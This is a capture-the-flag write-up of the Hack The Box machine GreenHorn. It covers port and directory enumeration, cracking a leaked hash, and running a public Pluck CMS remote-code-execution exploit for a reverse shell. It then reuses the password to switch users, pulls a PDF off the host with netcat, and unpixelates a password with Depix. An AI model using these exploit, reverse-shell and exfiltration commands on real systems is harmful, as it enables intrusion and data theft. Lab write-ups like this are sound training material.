


Introduction
This document details the step-by-step process to exploit the machine GreenHorn by Hack The Box. All tools and techniques used are included, from initial enumeration to obtaining root access.
The objective is to show how the exploitation was carried out in a practical and reproducible way, highlighting the commands used and the results obtained at each stage.
Tools Used:
- Ncat: To create a listener on the attacking machine and receive reverse connections.
- CrackStation: To decrypt the password hash.
- Depix: To process a pixelated image and extract hidden text.
- SSH: To access the machine as root user.
- netcat: To transfer files between compromised machines.
Initial Port Scan with Nmap
The first thing we did was a scanning with Nmap to identify open ports on the machine. We use the following command:
❯ sudo nmap -sS -sC -sV -Pn -p- -T4 -A -oG allPorts 10.10.11.25


Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-02 11:55 CET
Nmap scan report for 10.10.11.25
Host is up (0.031s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57d6928a7244841729eb5cc9636afefd (ECDSA)
|_  256 40ea17b1b6c53f4256674a3cee75232f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=df552e17b484049d; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=HvxLtUen03xKabtc9S3FdRPW1c46MTczMzEzNjk2NDYxNjU3MDYyMQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 02 Dec 2024 10:56:04 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=0ac19c7226a40fb2; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=DsKXdCOFDmLdmqcZyrjqAF2lm0g6MTczMzEzNjk2OTgyMzgwMzIyMw; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 02 Dec 2024 10:56:09 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93%I=7%D=12/2%Time=674D9244%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,2A60,"HTTP/1\.0\x20200\x20OK\r\nCache-Control:
SF:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nConte
SF:nt-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_like_gitea=
SF:df552e17b484049d;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie
SF::\x20_csrf=HvxLtUen03xKabtc9S3FdRPW1c46MTczMzEzNjk2NDYxNjU3MDYyMQ;\x20P
SF:ath=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Option
SF:s:\x20SAMEORIGIN\r\nDate:\x20Mon,\x2002\x20Dec\x202024\x2010:56:04\x20G
SF:MT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"theme-
SF:auto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"width=device
SF:-width,\x20initial-scale=1\">\n\t<title>GreenHorn</title>\n\t<link\x20r
SF:el=\"manifest\"\x20href=\"data:application/json;base64,eyJuYW1lIjoiR3Jl
SF:ZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9
SF:ncmVlbmhvcm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm
SF:4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJza
SF:XplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYX")
SF:%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(HTTPOptions,197,"HTTP/1\.0\x20405\x20Method\x20Not\x20Allowe
SF:d\r\nAllow:\x20HEAD\r\nAllow:\x20GET\r\nCache-Control:\x20max-age=0,\x2
SF:0private,\x20must-revalidate,\x20no-transform\r\nSet-Cookie:\x20i_like_
SF:gitea=0ac19c7226a40fb2;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-
SF:Cookie:\x20_csrf=DsKXdCOFDmLdmqcZyrjqAF2lm0g6MTczMzEzNjk2OTgyMzgwMzIyMw
SF:;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-
SF:Options:\x20SAMEORIGIN\r\nDate:\x20Mon,\x2002\x20Dec\x202024\x2010:56:0
SF:9\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf
SF:-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT    ADDRESS
1   ... 30
Summary nmap results:
| Port | State | Service | Version/Details |
|---|---|---|---|
| 22/tcp | open | SSH | OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | open | HTTP | nginx 1.18.0 (Ubuntu) |
| 3000/tcp | open | PPP?/HTTP App | Probably Gitea (based on cookies and HTTP responses). Requires additional analysis. |
- Additional information:
- Port 22 (SSH): Features hostkeys ECDSA and ED25519, indicating possible secure authentication configurations.
- Port 80 (HTTP): The nginx server redirects to
http://greenhorn.htb/. - Port 3000: Seems to be related to a web application, possibly Gitea (based on cookies like
i_like_giteaandcsrf).
HTTP Analysis (Port 80)
curl -vvv http://10.10.11.25
Answer:
- Status code: 302 Moved Temporarily.
- Relevant headings:
Server: nginx/1.18.0 (Ubuntu)Location: http://greenhorn.htb/
- HTML content: Simple redirect message with title “302 Found”.
Access to the redirected domain:
File Settings /etc/hosts to map the domain:
❯ echo "10.10.11.25 greenhorn.htb" >> /etc/hosts

Review with Buzz:
Using Gobuster to Identify Possible Routes
To identify interesting directories and files on the web server, we use gobuster
❯ gobuster dir -b 302 -u http://greenhorn.htb/ -w /usr/share/dirb/wordlists/big.txt

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://greenhorn.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   302
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2024/12/02 12:19:30 Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 301) [Size: 178] [--> http://greenhorn.htb/data/]
/docs                 (Status: 301) [Size: 178] [--> http://greenhorn.htb/docs/]
/favicon.ico          (Status: 404) [Size: 162]
/files                (Status: 301) [Size: 178] [--> http://greenhorn.htb/files/]
/images               (Status: 301) [Size: 178] [--> http://greenhorn.htb/images/]
/robots.txt           (Status: 200) [Size: 47]
Progress: 20392 / 20470 (99.62%)
===============================================================
2024/12/02 12:22:44 Finished
===============================================================
Parameters used:
- -b 302: We specify that status codes be ignored 302 (temporary redirection).
- -or http://greenhorn.htb/: The destination URL to perform the enumeration.
- -w /usr/share/dirb/wordlists/big.txt: The path dictionary that Gobuster will use to try to find directories.
Checking the HTTP service with Curl:
Route Accessibility Check /images/ and /data/
When trying to access routes /images/ and /data/, it is observed that the route /images/ returns an error 403 Forbidden, while the route /data/ redirects to the previous directory.
Access to /images/ – 403 Forbidden Response
We make an HTTP request with curl to the route /images/, and the response obtained was a 403 Forbidden, indicating that the server is blocking access to that route. Below is the result of the request:
❯ curl -vv http://greenhorn.htb/images/

*   Trying 10.10.11.25:80...
* Connected to greenhorn.htb (10.10.11.25) port 80 (#0)
> GET /images/ HTTP/1.1
> Host: greenhorn.htb
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 403 Forbidden
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 02 Dec 2024 11:23:53 GMT
< Content-Type: text/html
< Content-Length: 162
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
* Connection #0 to host greenhorn.htb left intact
The server nginx is responding with an error 403, indicating that we do not have permissions to access this route.
Access to /data/ – Redirection to Previous Directory
Next, we try to access the route /data/. The answer was a code 200 OK, but with a redirect to the previous page (../). Below is the result of the request:
curl -vv http://greenhorn.htb/data/
*   Trying 10.10.11.25:80...
* Connected to greenhorn.htb (10.10.11.25) port 80 (#0)
> GET /data/ HTTP/1.1
> Host: greenhorn.htb
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 02 Dec 2024 11:24:14 GMT
< Content-Type: text/html
< Content-Length: 48
< Last-Modified: Fri, 24 Feb 2023 10:55:45 GMT
< Connection: keep-alive
< ETag: "63f897b1-30"
< Accept-Ranges: bytes
<
* Connection #0 to host greenhorn.htb left intact
<meta http-equiv="refresh" content="0; url=../">
Review with Buzz:
Again, it was executed gobuster to perform a directory scan on the port 3000 from the site http://greenhorn.htb:3000/
❯ gobuster dir  -u http://greenhorn.htb:3000/ -w /usr/share/dirb/wordlists/big.txt

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://greenhorn.htb:3000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2024/12/02 12:27:13 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 303) [Size: 38] [--> /user/login]
/explore              (Status: 303) [Size: 41] [--> /explore/repos]
/favicon.ico          (Status: 301) [Size: 58] [--> /assets/img/favicon.png]
/issues               (Status: 303) [Size: 38] [--> /user/login]
/milestones           (Status: 303) [Size: 38] [--> /user/login]
/notifications        (Status: 303) [Size: 38] [--> /user/login]
/v2                   (Status: 401) [Size: 50]
Progress: 20430 / 20470 (99.80%)
===============================================================
2024/12/02 12:30:26 Finished
===============================================================
Analysis of Interesting Routes:
Of all the routes found, the most relevant for future exploration are:
- /user/login
- /explore/repos


When browsing the repository in the path http://greenhorn.htb:3000/GreenAdmin/GreenHorn/src/branch/main/data/settings/pass.php, an interesting file was identified: pass.php. Within this file, a password hash

Hash decryption:
Using CrackStation (https://crackstation.net) to decode the hash SHA-512
Output:
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d7704 sha512 iloveyou1With this password, you could access the login of the web application in http://greenhorn.htb/login.php


Obtaining the Reverse Shell:
A listener was put on netcat in the port 9443 to wait for reverse connection:
❯ nc -lvp 9443

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9443
Ncat: Listening on 0.0.0.0:9443
Exploitation using the “Pluck_Cms_4.7.18_RCE_Exploit” exploit:
The “Pluck_Cms_4.7.18_RCE_Exploit” exploit repository was cloned and the script was executed to load a reverse shell on the victim machine. (It can also be done manually by uploading the reverse shell in .zip to the url: http://greenhorn.htb/admin.php?action=installmodule)
We clone exploit
❯ git clonehttps://github.com/b0ySie7e/Pluck_Cms_4.7.18_RCE_Exploit
❯ cd Pluck_Cms_4.7.18_RCE_Exploit
We execute the exploit
❯ python3 exploit_pluckv4.7.18_RCE.py --password iloveyou1 --ip 10.10.14.107 --port 9443 --host http://greenhorn.htb/

[+] Creating payload
[+] Overwriting .php file
[+] Creating ZIP file
Login successful
[+] ZIP file uploaded successfully
This allowed remote access to the machine as the user www-data. However, this user does not have sufficient permissions to access critical information.
❯ nc -lvp 9443

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9443
Ncat: Listening on 0.0.0.0:9443
Ncat: Connection from 10.10.11.25.
Ncat: Connection from 10.10.11.25:48654.
bash: cannot set terminal process group (1098): Inappropriate ioctl for device
bash: no job control in this shell
www-data@greenhorn:~/html/pluck/data/modules/mirabbas$
Privilege Escalation:
User access junior:
When researching the directory /home/junior, it was observed that the file user.txt was present, but could not be accessed due to permission restrictions.
www-data@greenhorn:/home/junior$ ls
ls
Using OpenVAS.pdf
user.txt
www-data@greenhorn:/home/junior$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
Climbing method:
We try to log in with the user junior using the decrypted password iloveyou1:
su - junior
Password: iloveyou1
whoami
junior
This attempt was successful, allowing access as the user junior and read the file user.txt, obtaining the following user flag:
❯ cat user.txt
e75269a51d1c044b38c86bcdc8d6f7c5
File Download Using OpenVAS.pdf
Since the file Using OpenVAS.pdf was on the compromised system and could not be inspected directly from the shell due to its format, it was decided to transfer it to the local computer for analysis. This was done using netcat,
Steps Taken for the Transfer
On the local computer: It was configured netcat in listening mode to receive the file from the committed server, redirecting the output to a file called Using OpenVAS.pdf:
❯ nc -lvp 8080 > 'Using OpenVAS.pdf'

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080

Ncat: Connection from 10.10.11.25.
Ncat: Connection from 10.10.11.25:56180.
The command establishes a listener on port 8080 and saves any data received to the specified file.
On the compromised server (GreenHorn): From the server, it was used netcat To send the file to the local computer:
❯ nc 10.10.14.107 8080 < 'Using OpenVAS.pdf'
This command sends the content of the file Using OpenVAS.pdf to the local team in the direction 10.10.14.107 and the port 8080.
Pixelated Password Decoding:
When reviewing the downloaded file we see that the password is pixelated

When researching possible methods to decode pixelated information, we found the project Depix, a specialized tool for recovering pixelated text in images. This project, available on GitHub, is perfectly suited to the task at hand.
Depix Project Cloning
The repository was cloned from GitHub using the following command:
❯ git clone https://github.com/spipm/DepixExtracting Image from PDF:
Use of pdfimages to extract the image:
We use pdfimages to extract the images from the PDF file and save them in format ppm:
❯ pdfimages Using\ OpenVAS.pdf password
We moved the extracted image to the directory where we had the project Depix:
❯ sudo mv password-000.ppm /opt/Depix
Decoding with Depix:
Then, we use Depix to process the pixelated image and extract the hidden text:
❯ python3 depix.py -p password-000.ppm -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o /home/rokitoh/CTF/htb/GreenHorn/password.png

2024-12-02 16:50:21,696 - Loading pixelated image from password-000.ppm
2024-12-02 16:50:21,717 - Loading search image from images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2024-12-02 16:50:23,587 - Finding color rectangles from pixelated space
2024-12-02 16:50:23,590 - Found 252 same color rectangles
2024-12-02 16:50:23,591 - 190 rectangles left after moot filter
2024-12-02 16:50:23,591 - Found 1 different rectangle sizes
2024-12-02 16:50:23,591 - Finding matches in search image
2024-12-02 16:50:23,591 - Scanning 190 blocks with size (5, 5)
2024-12-02 16:50:23,703 - Scanning in searchImage: 0/1674
2024-12-02 16:52:49,207 - Removing blocks with no matches
2024-12-02 16:52:49,207 - Splitting single matches and multiple matches
2024-12-02 16:52:49,214 - [16 straight matches | 174 multiple matches]
2024-12-02 16:52:49,214 - Trying geometrical matches on single-match squares
2024-12-02 16:52:50,375 - [29 straight matches | 161 multiple matches]
2024-12-02 16:52:50,375 - Trying another pass on geometrical matches
2024-12-02 16:52:51,372 - [41 straight matches | 149 multiple matches]
2024-12-02 16:52:51,372 - Writing single match results to output
2024-12-02 16:52:51,374 - Writing average results for multiple matches to output
2024-12-02 16:53:00,430 - Saving output image to: /home/rokitoh/CTF/htb/GreenHorn/password.png
